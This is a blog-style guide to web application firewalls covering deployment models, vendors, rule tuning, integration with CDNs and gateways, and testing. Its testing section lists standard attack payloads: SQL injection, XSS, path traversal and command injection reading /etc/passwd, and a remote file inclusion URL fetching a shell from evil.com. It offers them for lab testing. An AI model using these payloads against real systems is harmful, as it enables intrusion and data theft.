
Welcome to the Ultimate Web Application Firewall (WAF) Guide — your practical, big-picture resource for understanding how WAFs work, why they matter, and how to deploy, tune, and test them effectively.
This guide breaks down WAF types, core features, integration tips, common pitfalls, and real-world best practices.
You’ll find links scattered throughout, but you’ll also find them and many more resources at the bottom of the page.
This post is regularly updated to keep up with the latest tools, threats, and tuning strategies — so bookmark it and check back often!
What is a Web Application Firewall (WAF)?

A Web Application Firewall (WAF) is a security solution that monitors, filters, and blocks HTTP(S) traffic to and from a web application. Unlike a traditional network firewall, which focuses on blocking unauthorized access between networks based on IP addresses and ports, a WAF operates at Layer 7, the application layer of the OSI model. It understands the structure and behavior of web requests — things like URLs, cookies, and form fields. (Cloudflare)
What does a WAF protect against?
A well-configured WAF can defend your apps against many common web attacks. Here are a few real-world examples:
- Cross-Site Scripting (XSS) — attackers inject malicious JavaScript into pages viewed by other users. This can steal session cookies, hijack logins, or deface your content.
- SQL Injection (SQLi) — manipulates SQL queries sent to your database to dump, alter, or delete data. It remains one of the most damaging vulnerabilities on the web.
- Cross-Site Request Forgery (CSRF) — tricks users into performing unwanted actions while authenticated, like changing account details or transferring funds.
- Remote File Inclusion (RFI) — exploits vulnerable scripts to include and execute malicious files from external servers.
- Command Injection — attackers pass system-level commands through input fields that aren’t properly sanitized.
- Limited DDoS Mitigation — a WAF can filter some types of application-layer DDoS, like HTTP floods or bot scrapers. However, for large-scale network-layer DDoS, you’ll need a dedicated mitigation service.
These attacks are mapped to the OWASP Top 10, an industry standard for critical web application security risks. (Imperva WAF)
Is a WAF a replacement for a firewall?
No! Many people ask: “What is the difference between a firewall and a WAF?”
A network firewall protects your infrastructure by blocking unwanted IP addresses, ports, or protocols (Layer 3/4), and some firewalls partly block Layer 7 traffic with web filters. A WAF, on the other hand, inspects the actual HTTP payloads at Layer 7, understanding the structure of web requests and responses. (Fortinet WAF)
Key point: They work best together — the network firewall sets the broad perimeter defense, while the WAF catches web-specific attacks.
Real-world examples of WAF usage
- An ecommerce site uses a cloud-managed WAF to block SQL Injection attempts on its payment forms.
- A SaaS API provider deploys an inline WAF to inspect API calls for malicious payloads and unexpected methods.
- A global enterprise pairs its WAF with a CDN like Cloudflare to filter malicious traffic at edge locations, boosting speed and security.
Does a WAF protect against DDoS?
A WAF can help absorb some Layer 7 DDoS attacks by filtering suspicious requests before they reach your application server. But for large-scale volumetric DDoS (network-layer floods), you’ll still need robust network-level protection or a dedicated DDoS mitigation service.
Quick takeaway
A WAF is your web app’s bouncer.
It checks every request coming in and blocks the shady ones before they hit your server.
In a secure architecture, a network firewall, a WAF, and sometimes a secure web gateway each add a layer to your defense in depth.
Types of Web Application Firewalls (WAFs)

Not all WAFs are the same — and understanding the different types helps you choose the right protection for your stack. A Web Application Firewall can be deployed in cloud-managed, on-premises, hybrid, or open source modes — each with trade-offs for control, cost, and ease of use.
Cloud-Managed WAFs
A cloud-managed WAF is hosted and operated by a third-party vendor on their globally distributed edge network. Examples include Cloudflare WAF, AWS WAF, and Akamai Kona Site Defender.
You simply route your traffic through the provider’s network, and they inspect and filter malicious traffic before it reaches your servers. These services come with pre-configured managed rule sets, DDoS mitigation, bot protection, and automatic updates.
Pros:
- Easy to deploy and maintain — no hardware to manage.
- Global edge presence for low latency.
- Constantly updated threat intelligence.
- Good for rapid scaling and distributed apps.
Cons:
- Less fine-grained control over inspection policies.
- Possible vendor lock-in.
- Limited custom logic or scripting in some cases.
Best for: Startups, SaaS, small teams, or businesses that want security without large operational overhead.
On-Premises WAFs
An on-premises WAF lives inside your data center or private cloud and is fully managed by your security team. Popular examples include F5 BIG-IP ASM, Fortinet FortiWeb, and Imperva SecureSphere.
Here, your WAF can be tightly integrated with other network security appliances like traditional firewalls, intrusion prevention systems (IPS), and SIEM solutions.
Pros:
- Full control over inspection, tuning, and custom rulesets.
- Deep integration with your internal infrastructure.
- Meets strict compliance or data residency requirements.
Cons:
- Higher upfront costs for hardware and licensing.
- Requires in-house expertise to manage and tune.
- Can be complex to maintain and patch regularly.
Best for: Enterprises, financial services, healthcare, or any high-compliance environment with complex apps and sensitive data.
Hybrid WAFs
A hybrid WAF combines elements of both on-premises and cloud-based models. For example, you might run a local WAF appliance for day-to-day traffic inspection, but burst overflow traffic or offload DDoS scrubbing to a cloud WAF like Cloudflare or AWS.
This is increasingly popular because it balances local control with global scalability.
Pros:
- Combines best of both: fine control plus elastic scale.
- Flexibility to meet varying traffic demands.
- Can optimize cost for predictable vs. burst traffic.
Cons:
- More complex architecture and routing.
- May require extra coordination between vendors and your team.
Best for: Large enterprises with seasonal spikes or global apps with critical workloads.
Open Source WAFs
An open source WAF gives you full transparency and flexibility over your web traffic protection. The most well-known is ModSecurity, often deployed with the OWASP Core Rule Set (CRS).
These WAFs are DIY by nature — you install and configure them yourself, whether on Apache, NGINX, or other platforms.
Pros:
- No vendor lock-in — total freedom to adapt and extend.
- Community-driven rulesets keep pace with common exploits.
- Great learning tool for understanding inspection logic.
Cons:
- Requires regular manual tuning to reduce false positives.
- Rule updates and patching are your responsibility.
- May not have advanced features like ML-based detection or integrated threat feeds.
Best for: Security-conscious teams with hands-on skills, those on tight budgets, or companies wanting maximum customization.
Pro Tip: Many vendors now blur the lines with WAF-as-a-Service offerings. Pick the mix that fits your risk appetite, traffic patterns, and compliance needs.
Popular WAF Solutions (Vendors & Open Source)

Now that you know what a WAF is and the different deployment types, let’s look at real-world solutions you can actually deploy.
You’ll find three big categories:
- 🌐 Cloud-Managed WAFs
- 🏢 On-Premises WAFs
- 🧩 Open Source WAFs
Cloud-Managed WAFs
These run at the vendor’s edge or CDN and are fully managed. Perfect for fast, low-maintenance protection.
- Cloudflare WAF
Protects millions of sites with global edge security, managed rulesets, DDoS, and bot mitigation. Cloudflare WAF Docs - AWS WAF
Integrates with AWS CloudFront, API Gateway, and ALB. Flexible rule creation with managed rule groups. AWS WAF Guide - Azure Web Application Firewall
Built into Azure Front Door and Application Gateway, with DDoS protection and OWASP rulesets. Good for Microsoft-native workloads. Azure WAF Docs - Fortinet FortiWeb Cloud / FortiAppSec
Fortinet’s SaaS WAF for cloud-hosted applications, extending Fortinet’s on-prem security capabilities. FortiWeb Cloud Docs - Akamai Kona Site Defender
Enterprise-grade WAF plus DDoS protection at the edge. Popular for large, high-traffic websites. - Fastly Next-Gen WAF (Signal Sciences)
Agent-based or edge WAF with smart rule learning and modern API protection. Good for CI/CD pipelines.
On-Premises WAFs
Run in your data center or private cloud. Ideal for total control and compliance.
- F5 BIG-IP Advanced WAF (ASM)
Enterprise leader for customizable rules, traffic learning, and tight integration with F5 LTM. F5 Concepts - Fortinet FortiWeb
Physical or virtual appliance with AI detection, compliance tools, and robust policy building. - Imperva SecureSphere WAF
Long-standing enterprise on-prem WAF with detailed logging and data protection features.
Open Source WAFs
Transparent, flexible options for teams with DevOps/SecOps experience.
- ModSecurity + OWASP Core Rule Set (CRS)
The original open-source WAF engine. Runs as a module for Apache, NGINX, IIS. OWASP CRS - NGINX App Protect WAF
Backed by F5, the NGINX Plus version adds paid support and enterprise features. A modern embedded WAF for APIs and microservices. NGINX App Protect - NAXSI
“Nginx Anti XSS & SQL Injection” module — simple but powerful whitelist approach for basic protection. - OpenResty WAF
Lua-based for NGINX/OpenResty, useful for teams building custom detection logic.
Choosing the Right WAF: Key Factors
- ✅ Traffic & Architecture:
Do you run a simple static site? Or a high-volume SaaS with APIs and microservices? Cloud WAFs work best for distributed traffic. On-prem are better for complex or regulated environments. - ✅ Hands-On vs Managed:
If your team can tune rulesets, open source or on-prem give deep control. If not, pick a cloud-managed or “WAF-as-a-Service” for low friction. - ✅ Budget & Scale:
Cloud WAFs often use predictable usage pricing. On-prem requires hardware and staff time, but can be more cost-effective at scale. - ✅ Compliance Needs:
Industries like finance or healthcare often require data residency or strict logging, which favors self-hosted or hybrid setups. - ✅ Integration:
How will your WAF connect with your CDN, load balancer, or API gateway? Vendors with strong ecosystem ties often save time. - ✅ Updates & Support:
A stale WAF is a broken WAF. Make sure the solution gets frequent rule updates and has a plan for emerging threats.
When in doubt, start simple: test a free tier of a cloud WAF, learn how it works, then level up to more advanced configurations as your threat model matures.
How WAFs Are Deployed: Reverse Proxy, Inline, and More

When you understand how a Web Application Firewall is deployed, you can pick the right architecture for your network and risk profile.
Reverse Proxy WAF
This is the most common setup. The WAF sits between your users and your web server, acting as a gatekeeper. All HTTP(S) traffic passes through the WAF first.
How it works:
- DNS points to the WAF’s IP or hostname.
- The WAF inspects requests, blocks threats, then forwards clean traffic to your origin server.
Pros:
✅ Full request and response inspection
✅ Easy to combine with caching or CDN features
✅ Protects your true server IP from exposure
Cons:
❌ Adds latency if not tuned well
❌ May need SSL/TLS cert management
Inline WAF (Transparent Bridge)
In an inline setup, the WAF sits directly in the data path, inspecting packets without changing the source or destination IPs.
How it works:
- It acts like a bump-in-the-wire between your edge router and your web servers.
- Useful for legacy apps or networks where you don’t want to mess with DNS.
Pros:
✅ Minimal configuration change
✅ Good for internal apps
Cons:
❌ Can become a single point of failure
❌ Harder to scale horizontally
Out-of-Band WAF
An out-of-band WAF inspects copies of traffic (mirror/span port) and then injects TCP resets or other signals to stop malicious connections.
How it works:
- Useful for monitoring, auditing, and passive blocking.
- Common in large enterprise networks with complex compliance needs.
Pros:
✅ Zero latency on the main traffic path
✅ Useful for test environments
Cons:
❌ Not 100% reliable for blocking
❌ Requires careful network design
Choosing a Deployment Model
- ✅ Performance vs Coverage:
Reverse proxy covers more but adds hops. Inline is low friction but needs failover. Out-of-band is great for audits. - ✅ Your Infrastructure:
Cloud WAFs are almost always reverse proxies at the edge. On-prem can be inline or proxy, depending on your security zones. - ✅ Failover Plans:
Always have bypass plans for inline or proxy WAFs — if your WAF goes down, you still need your site to serve traffic safely. - ✅ Testing:
Run A/B traffic through your WAF in monitor mode before enabling blocking. This is crucial for tuning rules and lowering false positives.
Core Features & Rulesets: What Makes a Good WAF
A solid Web Application Firewall does far more than simply block obvious threats. The best WAFs combine multiple detection methods and protective layers to handle both known and unknown attacks — without disrupting legitimate user traffic.
Rulesets & Signatures
Rulesets are the backbone of every WAF. These are pre-configured patterns that identify malicious requests. A common baseline is the open-source OWASP ModSecurity Core Rule Set (CRS), which covers well-known threats like XSS, SQL Injection, Local File Inclusion (LFI), Remote File Inclusion (RFI), and more.
Key points to remember:
- Many commercial WAF vendors build proprietary signatures on top of OWASP CRS to cover more advanced threats.
- Rulesets must be updated frequently — new CVEs appear every week, and stale rules leave gaps.
- A good WAF allows you to enable, disable, or customize rules to match your unique app logic.
✅ Pro tip: Always start with your WAF in monitoring mode (also called detection or transparent mode) before enabling blocking. This helps you spot false positives without affecting users.
Behavioral & Anomaly Detection
Signature-based blocking isn’t enough anymore. Modern WAFs add behavioral and anomaly detection to catch new or evolving threats.
How it works:
- The WAF learns how your app normally behaves — typical URLs, request sizes, parameters, cookies, etc.
- It detects unusual activity, like requests that don’t match your normal patterns or weird headers/payloads.
- Behavioral detection can identify zero-day exploits, logic attacks, or unexpected user flows.
Some solutions include machine learning algorithms to reduce manual tuning and improve accuracy over time.
Other Must-Have Features
A well-rounded WAF should offer more than just rulesets and anomaly detection. Look for:
✅ Bot protection: Stops malicious bots, scrapers, and credential stuffing attacks by analyzing user agents, IP reputation, and request patterns.
✅ DDoS mitigation: Many WAFs provide basic Layer 7 DDoS protection or integrate with upstream DDoS solutions to handle massive floods of malicious requests.
✅ Custom rules & exceptions: You should be able to write your own custom logic to handle edge cases specific to your app.
✅ Logging & detailed reporting: Attack logs, threat reports, and event correlation help you investigate incidents and tune your policies for better accuracy.
Why Rulesets Matter
If your WAF is too strict, you’ll block real customers — if it’s too loose, you’ll miss attacks. Smart WAF management is all about balance:
- Stay up to date: Subscribe to vendor rule feeds or open-source updates and patch vulnerabilities quickly.
- Tune for your app: Generic signatures often need tweaking for your tech stack.
- Test regularly: Use tools like OWASP ZAP or Burp Suite to simulate attacks and see what gets blocked or logged.
- Review & refine: Periodically check logs for false positives and adjust rules accordingly.
Final Thought
Your WAF is not a “set it and forget it” solution — treat it like a living system that needs regular updates, tuning, and monitoring.
Tuning a WAF for Maximum Protection
Tuning your Web Application Firewall is where the real security magic happens — and where many companies struggle. An out-of-the-box ruleset like OWASP CRS is a great start, but every app is unique. Without tuning, you’ll either miss real threats or frustrate users with false positives.
Why Tuning Matters
A WAF that’s too strict blocks legitimate users. Too lenient, and attackers slip through. Tuning adjusts your rules to your specific application logic, traffic patterns, and business needs.
Step 1: Start in Detection/Monitoring Mode
Before you enforce blocking, run your WAF in Detection Only mode. This logs what would be blocked, so you can:
- See which rules trigger too often.
- Identify false positives — e.g., normal API calls that look suspicious.
- Fine-tune exceptions and exclusions.
✅ Example: Many modern apps use JSON payloads or special headers that older rulesets may flag as unusual.
Step 2: Review Logs & Reports
Check your WAF dashboards or SIEM for patterns:
- Which IPs or endpoints trigger the most alerts?
- Are specific rules always being hit on legitimate traffic?
- Any geo IPs or user agents you can safely block?
Use this insight to adjust thresholds or disable overly aggressive rules.
Step 3: Customize Rules
Most WAFs — especially open source ones like ModSecurity — let you:
- Create rule exceptions for trusted traffic or known benign requests.
- Write custom rules for your business logic.
- Adjust severity or thresholds for specific signatures.
Example:
- Allow legitimate API endpoints that use unusual methods.
- Whitelist certain parameters for trusted partners.
Step 4: Keep an Eye on Changes
Whenever your app changes (new endpoints, new frameworks, new third-party integrations), revisit your WAF.
- Do test attacks to check that valid requests are still passing through.
- Use tools like OWASP ZAP or Burp Suite for fuzzing and penetration testing.
Tools & Resources
- ModSecurity CRS Tuning Guide (Docs): A great starting point for rule exclusions and anomaly score tuning.
- Vendor-specific docs: Fortinet, F5, Cloudflare all have tuning playbooks.
- Log analyzers: Integrate WAF logs with your SIEM or use built-in dashboards for visibility.
Pro Tip: Automate What You Can
Many cloud-managed WAFs include automatic learning or auto-tuning. Use these features to reduce manual workload, but always validate changes — automated learning can sometimes introduce new gaps.
A tuned WAF is a balanced WAF — protect your app and keep real users happy.
Integrating Your WAF: CDNs, API Gateways & Load Balancers

Your Web Application Firewall rarely works alone. To protect modern apps, you need to integrate your WAF smoothly into your delivery and security stack. Done well, you’ll boost performance, coverage, and manageability.
WAF + CDN/DDoS
Most cloud-managed WAFs double as Content Delivery Networks (CDNs) or bundle CDN-like capabilities out of the box. This means they can cache static assets, filter malicious requests, and absorb DDoS attacks right at the edge — without needing extra devices.
Benefits:
- Faster page load times.
- DDoS mitigation close to the user.
- Less load on your origin servers.
✅ Example: Cloudflare and Fastly are classic examples of WAFs that combine CDN, WAF, and DDoS features in one integrated service. This “all-in-one edge security” is why cloud WAFs are so popular for distributed apps.
WAF + API Gateway
Modern apps rely heavily on APIs — and APIs are prime targets. Some WAFs, especially open-source options like ModSecurity or integrated platforms like AWS WAF with API Gateway, let you secure web traffic and API traffic together.
Key point: Many cloud WAFs provide basic API security features, but serious API traffic often runs through a dedicated gateway like Kong or NGINX Plus. Pairing your WAF with a gateway means you get robust routing, authentication, rate limiting, and the WAF inspects payloads for injections and other attacks.
✅ Example: Use NGINX Plus or Kong Gateway with a tuned ModSecurity ruleset for full control. Remember: on-prem WAF appliances usually focus more on web traffic than APIs — so combining them with a separate API Gateway is best practice.
WAF + Load Balancer
An on-premises WAF appliance like F5 BIG-IP ASM or Fortinet FortiWeb often comes with built-in load balancing capabilities. This is why physical WAFs are popular in data centers and enterprise networks — you get inspection, balancing, and failover in one box.
Design options:
- Inline mode: WAF inspects requests before balancing traffic across servers.
- Reverse proxy mode: WAF acts as the public entry point and handles routing and inspection together.
✅ Example: F5 BIG-IP is both a load balancer and a WAF module in one — with advanced tuning and custom policies for each service. This consolidation reduces hardware sprawl and simplifies management.
WAF + Reverse Proxy
Most WAFs are deployed as a reverse proxy, sitting between clients and your origin servers. This means they:
- Terminate client connections, inspect requests, and forward clean traffic.
- Can handle SSL/TLS termination to inspect encrypted data.
- Can cache or route requests, overlapping with load balancer functions.
Example:
- NGINX Plus with ModSecurity is a reverse proxy + WAF.
- F5 BIG-IP LTM often bundles load balancing, reverse proxy, and WAF (ASM module).
✅ Tip: Reverse proxy mode helps ensure all inbound web traffic is inspected — but be mindful of latency and single points of failure.
Integrated Security: One Policy, Multiple Layers
No matter what combo you run, your WAF can play multiple roles:
- Edge DDoS mitigation
- Basic bot management
- API payload inspection
- Load balancing for resilience
- SSL/TLS termination
Many modern WAFs blur these lines intentionally to simplify operations — but you should still test integrations carefully to avoid misconfigurations or performance bottlenecks.
Best Practices Checklist
- ✔️ Test new integrations in a staging environment first.
- ✔️ Monitor latency — poorly integrated WAFs can slow traffic.
- ✔️ Keep DNS and SSL/TLS configs aligned across CDN, WAF, and backend.
- ✔️ Use the same logging and monitoring pipelines for all components.
- ✔️ Document which features are handled by which device to avoid overlap or blind spots.
With smart integration, your WAF becomes an efficient multi-purpose shield — not a single-purpose bottleneck.
Common WAF Mistakes (and How to Avoid Them)
Even with the best Web Application Firewall, poor configuration or neglect can leave you wide open. Let’s look at common pitfalls security teams make with WAFs — so you can avoid them.
1. “Set and Forget” Mentality
Too many teams deploy a WAF once and assume it’s bulletproof forever.
Why it’s a problem: New vulnerabilities, app updates, or rule changes can lead to blind spots or break functionality.
Fix: Review your WAF rules and logs regularly. Automate updates where possible.
2. No Staging or Testing
Rolling out new rules or updates straight to production is asking for trouble.
Why it’s a problem: Legitimate user requests can get blocked, leading to user frustration and revenue loss.
Fix: Always test in a staging environment that mirrors live traffic.
3. Overly Permissive Exceptions
Whitelisting too much traffic can punch big holes in your security.
Why it’s a problem: Attackers may exploit trusted paths to bypass protections.
Fix: Keep exceptions tightly scoped and document who approved them.
4. Ignoring WAF Logs
A WAF can generate thousands of alerts. Many teams tune them out — or worse, don’t monitor them at all.
Why it’s a problem: Real attacks slip through unnoticed.
Fix: Integrate WAF logs into your SIEM or monitoring stack and build actionable alerts.
5. Poor Integration with Other Controls
Some teams see the WAF as a standalone shield.
Why it’s a problem: Overlaps or gaps can happen with other tools like reverse proxies, CDNs, or DDoS solutions.
Fix: Review your full traffic path and clarify where each control sits.
6. Outdated Rulesets
WAF signatures must keep up with the latest attack techniques.
Why it’s a problem: Old rules miss new exploits, leaving you vulnerable.
Fix: Subscribe to vendor threat feeds and community updates like OWASP CRS.
Pro Tip: Think Like an Attacker
Regularly run simulated attacks — like SQL injection or XSS tests — to verify your WAF is working as intended. Tools like OWASP ZAP, Burp Suite, or even custom payloads can help you find weaknesses.
How to Test a WAF Effectively
Your Web Application Firewall is only as good as its configuration — so you need to test it safely and thoroughly. Always run tests in a controlled lab, staging, or dev environment, never on live production, and handle any malware or payloads with care.
Use Common Attack Payloads
- SQL Injection:
1 OR 1=1 -- - Cross-Site Scripting (XSS):
<script>alert('XSS')</script> - Path Traversal:
../../etc/passwd - Command Injection:
; cat /etc/passwd - Local File Inclusion:
php://filter/ - Remote File Inclusion:
http://evil.com/shell.txt
Recommended Tools
- OWASP ZAP: Best for defenders, open-source dynamic testing.
- Burp Suite: Better for enterprise/red teaming, powerful manual fuzzing and automation.
- Nikto, Nessus, Qualys: Broader vulnerability scans.
Automate, Monitor, and Try a Simple Scenario
Run WAF tests in CI/CD where possible. Always monitor logs and tune rulesets. A basic test scenario might include setting up a test page vulnerable to XSS, running an automated scan with ZAP or Burp, verifying that the WAF blocks the payload, and checking logs for alerts. Always contain malware samples safely and never test on live production.
Web3 & WAFs
Web3 apps and decentralized platforms still rely on traditional web frontends, admin portals, and APIs — and that means they’re just as exposed to Layer 7 attacks as any other modern web app.
A Web Application Firewall plays an important role in protecting the web-facing components of your Web3 stack:
- Smart Contract UIs & Dashboards: The admin panels or user interfaces for interacting with blockchain smart contracts are typical web apps vulnerable to XSS, CSRF, or injection attacks.
- APIs & RPC Endpoints: Web3 services often expose REST or GraphQL APIs, or blockchain RPC endpoints, which can be abused if not protected.
- NFT Drops & Token Sales: High-demand events attract bot attacks and DDoS attempts. A cloud-managed WAF with bot mitigation helps protect these launches.
Good Practice: Pair your WAF deployment with regular smart contract audits — the WAF handles the frontend Layer 7 threats, while audits ensure the on-chain code is secure.
Tip: Don’t overlook rate limiting and geo-blocking for your Web3 APIs. A tuned WAF can help stop resource exhaustion and API abuse.
References, Resources & Tools
A curated list of trusted references, vendor docs, and testing tools to help you plan, deploy, tune, and test WAFs the right way.
General WAF Knowledge
- OWASP WAF Security — Community project for understanding WAFs and evaluation criteria.
- OWASP ModSecurity Core Rule Set — Widely used open-source rule set for ModSecurity and other compatible WAFs.
- OWASP Top 10 — Understand the most common application-level threats.
- OWASP Web Security Testing Guide — Practical playbook for pen testing web applications.
- OWASP Cheat Sheet Series — Bite-sized secure coding and deployment guidance.
- RFC 2616: HTTP/1.1 — Original HTTP/1.1 spec, relevant to WAF inspection.
- RFC 9110: HTTP/1.1 Semantics — Latest HTTP semantics for modern applications.
- NIST Application Security — US guidelines for secure application deployment.
WAF Types & Vendor Docs
Cloud-Managed WAFs
- Cloudflare WAF — Official Cloudflare WAF developer docs.
- AWS WAF Developer Guide
- Azure WAF Overview
- Fortinet FortiWeb Cloud
- Imperva Cloud WAF
- Akamai Kona Site Defender
- Fastly Next-Gen WAF
On-Prem & Appliance WAFs
- F5 BIG-IP ASM Concepts — F5’s latest on-prem WAF concepts.
- Fortinet FortiWeb
- Radware AppWall
Open Source WAFs
- ModSecurity — The best-known open-source WAF engine.
- OWASP CRS — Maintained open-source ruleset for ModSecurity.
- NGINX App Protect — Commercial NGINX WAF built on top of NGINX, backed by F5.
- Shadow Daemon — Lightweight open-source WAF for PHP apps.
- NAXSI — NGINX Anti XSS & SQL Injection module.
Deployment, Tuning & Integration
- OWASP CRS Install & Tuning — Install guide and best practices.
- Cloudflare Rulesets — How to build and manage custom WAF rules.
- NGINX Load Balancing Guide — Often integrated with WAF.
- HAProxy WAF Integration — Using HAProxy with ModSecurity.
- F5 BIG-IP LTM Concepts — For combining WAF with load balancing.
- Fortinet Application Security
- Akamai Bot Manager — Bot mitigation integrated with WAFs.
Testing & Tools
- OWASP ZAP — Great for defenders, open-source dynamic testing.
- Burp Suite — Preferred by red teams, powerful for fuzzing and automation.
- Nikto — Quick web server scan for misconfigs.
- Nessus — Well-known commercial vuln scanner.
- Qualys WAS — Enterprise-grade web app scanner.
- OWASP Juice Shop — Practice vulnerable web app for labs.
- Mutillidae II — Deliberately vulnerable target for WAF testing.
- SecLists — Payloads and fuzz wordlists for testing.
Web3, Bots & Modern Use Cases
- OWASP API Security Top 10 — Protect modern APIs.
- Cloudflare Bot Management
- Imperva Bot Protection
- Consensys Smart Contract Audits — Example blockchain audit firm.
- Ethereum Security
Conclusion: Protect Your Apps
Modern web apps face relentless threats — but with the right Web Application Firewall, tuned rules, and testing approach, you’re already ahead of 90% of attackers.
In this guide, you learned:
- 🧱 How WAFs work, from basics to advanced tuning.
- 🛠️ Which WAF deployment models fit your needs.
- 🛡️ How to test your WAF safely and keep improving your security posture.
Next steps:
- 📑 Sign up for my free WAF Tuning Checklist (coming soon).
- 💥 Improve your firewall policies in 5 minutes
- 🔖 Bookmark this page as your go-to reference.
- 🎓 Explore my other Web Sec posts:
💬 Got questions? Drop them in the comments — I read every one.
🔒 Stay updated: Check back regularly, this guide will be updated frequently, I try and upload every Friday.
📖 Thank you for reading, I hope you learned something.